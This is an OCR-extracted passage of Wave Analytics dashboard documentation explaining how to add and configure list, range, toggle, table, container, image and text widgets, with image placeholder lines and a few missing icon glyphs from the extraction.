
e. To expand the list and show more values, increase the size of the widget.



Note: If you don't expand the list, when a user views the dashboard, they can select the drop-down arrow to see the values in the list.

4. To change the widget and step properties, click the widget.

   The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



5. Set the widget properties to customize the appearance of the widget.

   When you set a property, the widget immediately shows the effects of your change.

6. To show and set the step properties, click **Step** in the panel.

You can configure this step to accept single or multiple selections, and specify whether the selections are optional or required. You can also specify whether to show the measure next to each value in the list.

7. To set the initial selections that are applied when a user opens the dashboard, click ···, and then click **Pick Initial Filters**.
   You can make initial selections on any chart, date, list, toggle, or range widget. For example, you can select a bar in a bar chart and set that as the initial filter. If the underlying step for the bar chart is faceted, other widgets with faceted steps are also filtered based on this initial selection. While viewing the dashboard, the viewer can change the selection in the chart to filter the results differently or remove the filter altogether.

   Note: No selections are made in this widget when the user opens the dashboard unless you pick the initial filter. If the step is configured to require a selection, select the initial filter. Otherwise, the first value in the filter list is used.

8. To preview your changes to the dashboard, click .

9. To save your changes to the dashboard, click .

   Important: If you close the dashboard without saving it, you lose your changes.


SEE ALSO:

- Widget Properties for Wave Dashboards
- Step Properties for Wave Dashboards
- Create Steps in the Wave Dashboard Designer

Add a Range Widget to Filter Dashboard Results Based on a Measure

A range widget allows dashboard viewers to filter the Wave dashboard results based on a measure. For example, a range widget can show only opportunities with amounts between $100,000 and $900,000.

The range widget requires a step that has a single measure and no groupings. The selected range applies to the values of the measure. The range shown in the widget is from the minimum to the maximum values of the measure.




The selection in this widget filters the results of other widgets with faceted steps. You can configure this widget's step to accept single or multiple selections, and specify whether the selections are optional or required. You can also set an initial selection that applies when the dashboard opens. While viewing the dashboard, you can undo the selection or change the selection to filter the results differently.

Note: To enable this widget to filter other widgets, you must enable faceting on its step.

1. Drag the range widget to the dashboard canvas.


2. To use an existing step for the widget, drag the step from the step panel and place on top of the widget.
   If you don't see the step panel, click the dashboard header to show it.
3. To create a step:
   a. Click the button inside the widget to open the wizard.
      The Select a Dataset screen appears, showing datasets in the most recently used order.

      Note: If you see a bar chart in the explorer instead, Wave selected the dataset that you used to create your previous widget step. To use a different dataset, click **Back**.



   b. Select the dataset that you want to apply the filter on.
   c. Select the measure field that you want to filter on.
   d. If needed, click **Filter** to filter the results.
      You can add multiple filters.
   e. To add the step to the widget, click **Create**.
      Wave adds the step to the steps panel. The range of the widget spans from the minimum to the maximum values of the measure field. Wave doesn't apply any selections to the widget.
4. To change the widget and step properties, click the widget.

   The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



5. Set the widget properties to customize the appearance of the widget.

   When you set a property, the widget immediately shows the effects of your change.

6. To show and set the step properties, click **Step** in the panel.

   You can configure this step to accept single or multiple selections, and specify whether the selections are optional or required.

7. To set the initial selections that are applied when a user opens the dashboard, click , and then click **Pick Initial Filters**.
   You can make initial selections on any chart, date, list, toggle, or range widget. For example, you can select a bar in a bar chart and set that as the initial filter. If the underlying step for the bar chart is faceted, other widgets with faceted steps are also filtered based on this initial selection. While viewing the dashboard, the viewer can change the selection in the chart to filter the results differently or remove the filter altogether.

   Note: No selections are made in this widget when the user opens the dashboard unless you pick the initial filter. If the step is configured to require a selection, select the initial filter. Otherwise, the first value in the filter list is used.

8. To preview your changes to the dashboard, click .

9. To save your changes to the dashboard, click .

   Important: If you close the dashboard without saving it, you lose your changes.


SEE ALSO:

- Widget Properties for Wave Dashboards
- Step Properties for Wave Dashboards
- Create Steps in the Wave Dashboard Designer

Add a Toggle Widget to Filter Dashboard Results Based on a Dimension

A toggle widget allows dashboard viewers to filter the Wave dashboard results based on a date or dimension. For example, a toggle widget can show results based on a specific record type.

The toggle widget requires a step that has a single grouping based on a dimension. The values of the grouping appear as the toggle options.




Note: You can also create a static step to specify a custom list of values for the toggle widget. For more information, see Create a Static Step with Custom Values.

The selection in this widget filters the results of other widgets with faceted steps. You can configure this widget's step to accept single or multiple selections, and specify whether the selections are optional or required. You can also set an initial selection that applies when the dashboard opens. While viewing the dashboard, you can undo the selection or change the selection to filter the results differently.

Note: To enable this widget to filter other widgets, you must enable faceting on its step.

1. Drag the toggle widget to the dashboard canvas.
2. To use an existing step for the widget, drag the step from the step panel and place on top of the widget.
   If you don't see the step panel, click the dashboard header to show it.
3. To create a step:
   a. Click the button inside the widget to open the wizard.
      The Select a Dataset screen appears, showing datasets in the most recently used order.

      Note: If you see a bar chart in the explorer instead, Wave selected the dataset that you used to create your previous widget step. To use a different dataset, click **Back**.



b. Select the dataset that you want to apply the filter on.


c. Select the date or dimension field that you want to filter on.

d. If needed, click **Filter** to filter the results.


You can add multiple filters.

e. To add the step to the widget, click **Create**.

Wave adds the step to the steps panel. Wave doesn't apply any selections to the widget.




f. If needed, increase the size of the widget to show the display names of all toggle options.



4. To change the widget and step properties, click the widget.

The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



5. Set the widget properties to customize the appearance of the widget.

   When you set a property, the widget immediately shows the effects of your change.

6. To show and set the step properties, click **Step** in the panel.

   You can configure this step to accept single or multiple selections, and specify whether the selections are optional or required.

7. To show and set the step properties, click **Step** in the panel.

   You can configure this step to accept single or multiple selections, and specify whether the selections are optional or required. You can also specify whether to show the measure in the toggle options.

8. To set the initial selections that are applied when a user opens the dashboard, click , and then click **Pick Initial Filters**.
   You can make initial selections on any chart, date, list, toggle, or range widget. For example, you can select a bar in a bar chart and set that as the initial filter. If the underlying step for the bar chart is faceted, other widgets with faceted steps are also filtered based on this initial selection. While viewing the dashboard, the viewer can change the selection in the chart to filter the results differently or remove the filter altogether.

   Note: No selections are made in this widget when the user opens the dashboard unless you pick the initial filter. If the step is configured to require a selection, select the initial filter. Otherwise, the first value in the filter list is used.

9. To preview your changes to the dashboard, click .

10. To save your changes to the dashboard, click .

    Important: If you close the dashboard without saving it, you lose your changes.

SEE ALSO:

- Widget Properties for Wave Dashboards
- Step Properties for Wave Dashboards
- Create Steps in the Wave Dashboard Designer

Add a Table Widget to Show Record Details and Create Calculated Columns


You can add different types of tables in a Wave dashboard. To view record-level details, add a values table. For example, this type of table can show case details, like how long the case has been open and who owns it. To create custom columns in a table based on calculations from existing fields, add a compare table. If the underlying step contains at least one grouping, you can create a pivot table.

The table widget requires a step that specifies which columns to include in the table. The step varies depending the type of table. A values table shows the dataset fields as columns. You can choose which fields to show. A compare table shows calculated fields based on the columns available in the table. A pivot table shows the values of the last grouping as columns.

Note: By default, the table widget shows up to 100 records. You can show up to 10,000 records. To increase the number of records, change the `limit` parameter in the SAQL query. For more information about SAQL queries, see Wave Analytics SAQL Reference.

1. Drag the table widget to the dashboard canvas.
2. To use an existing step for the widget, drag the step from the step panel and place on top of the widget.
   If you don't see the step panel, click the dashboard header to show it.
3. To create a step:
   a. Click the button inside the widget to open the wizard.
   The Select a Dataset screen appears, showing datasets in the most recently used order.

   Note: If you see a bar chart in the explorer instead, Wave selected the dataset that you used to create your previous widget step. To use a different dataset, click **Back**.



   b. Select the dataset that contains the columns that you want to include in the table.
   The explorer shows a bar chart with the Count of Rows measure.
   c. To make it easier to see which columns you are adding to the table, click  and change the chart type to:

   Values table
   Use to show dataset fields as table columns. To choose which columns to include in the table, click the columns at the top of the explorer. You can't create calculated columns in a values table.

   Compare table
   Use to add calculated columns to the table. To add dimensions from the dataset as columns in the table, click **+Group**. To add other columns, including calculated columns, click **+**. For more information about creating a compare table, see Creating Calculated Columns Using a Compare Table.

   Pivot table
   Use to show the values of the last grouping as columns. To add dimensions as columns in the table, click **+Group**. The table is pivoted based on the last defined grouping.


   d. If needed, click **Filter** to filter the records included in the table.

You can add multiple filters.

e. Click **Save**.
The widget shows the results in the table. Wave adds the step to the steps panel.

4. To change the widget and step properties, click the widget.

The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



5. Set the widget properties to customize the appearance of the widget.
6. To show and set the step properties, click **Step** in the panel.
7. To preview your changes to the dashboard, click .
8. To save your changes to the dashboard, click .

Important: If you close the dashboard without saving it, you lose your changes.

SEE ALSO:


Widget Properties for Wave Dashboards
Step Properties for Wave Dashboards
Create Steps in the Wave Dashboard Designer

Add a Container Widget to Create Sections in the Dashboard

Use sections in a Wave dashboard to group related widgets. For example, you can use a container widget to create a filter panel on the left side of the dashboard to store all filter selection widgets. To distinguish the filter panel from the rest of the dashboard, you can apply a background color and border to the container. When you move a container, the contained widgets also move while maintaining their spacing and alignment.

You can place any widget inside a container widget, except another container widget.

1. Drag the container widget to the dashboard canvas.
   An empty container appears.
2. Drag other widgets inside the container.
   You can increase the size of the container to fit more widgets.
3. To change the widget properties, click the widget.
   The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



4. Set the widget properties to customize the appearance of the widget.
   For example, apply a background color or image.
5. To preview your changes to the dashboard, click .
6. To save your changes to the dashboard, click .

   Important: If you close the dashboard without saving it, you lose your changes.

SEE ALSO:

Widget Properties for Wave Dashboards

Add an Image Widget to Display Graphics in the Dashboard


You can include company logos to brand the Wave dashboard, icons to categorize results, or graphics to animate the dashboard.

You can also add images as backgrounds for container widgets and layouts. Wave in a web browser supports .svg, .png. jpeg, .jpg, .gif, .bmp. The Wave Analytics mobile app supports all of these file types, except .svg.


Tip: To overlay one image on top of another, place an image widget inside a container widget. To display a background image for the entire dashboard, add a background image in the layout properties. Click in the upper left corner to show the layout properties.

1. Drag the image widget to the dashboard canvas.
2. To change the widget properties, click the widget.

The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



3. Click **Image** inside the image widget.



4. To upload a new image, click **Browse Files**. Or, select an uploaded image from the Gallery tab.
   Wave uploads images to the gallery for the app displayed at the top left corner of the screen. Each image file must be no more than 2 GB.
5. Set the widget properties to customize the appearance of the widget.
6. To preview your changes to the dashboard, click .
7. To save your changes to the dashboard, click .

Important: If you close the dashboard without saving it, you lose your changes.

SEE ALSO:


Widget Properties for Wave Dashboards

Add Text Widgets to Label Parts of the Dashboard

Label your Wave dashboard so that users understand what they are looking at. You can also add text that describes the dashboard or provides usage information for widgets.

1. Drag the text widget to the dashboard canvas.
2. To change the widget properties, click the widget.

   The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



3. Set the widget properties to customize the appearance of the widget.

   For example, enter the text that you want to appear in this widget.

4. To preview your changes to the dashboard, click .
5. To save your changes to the dashboard, click .

   Important: If you close the dashboard without saving it, you lose your changes.

SEE ALSO:

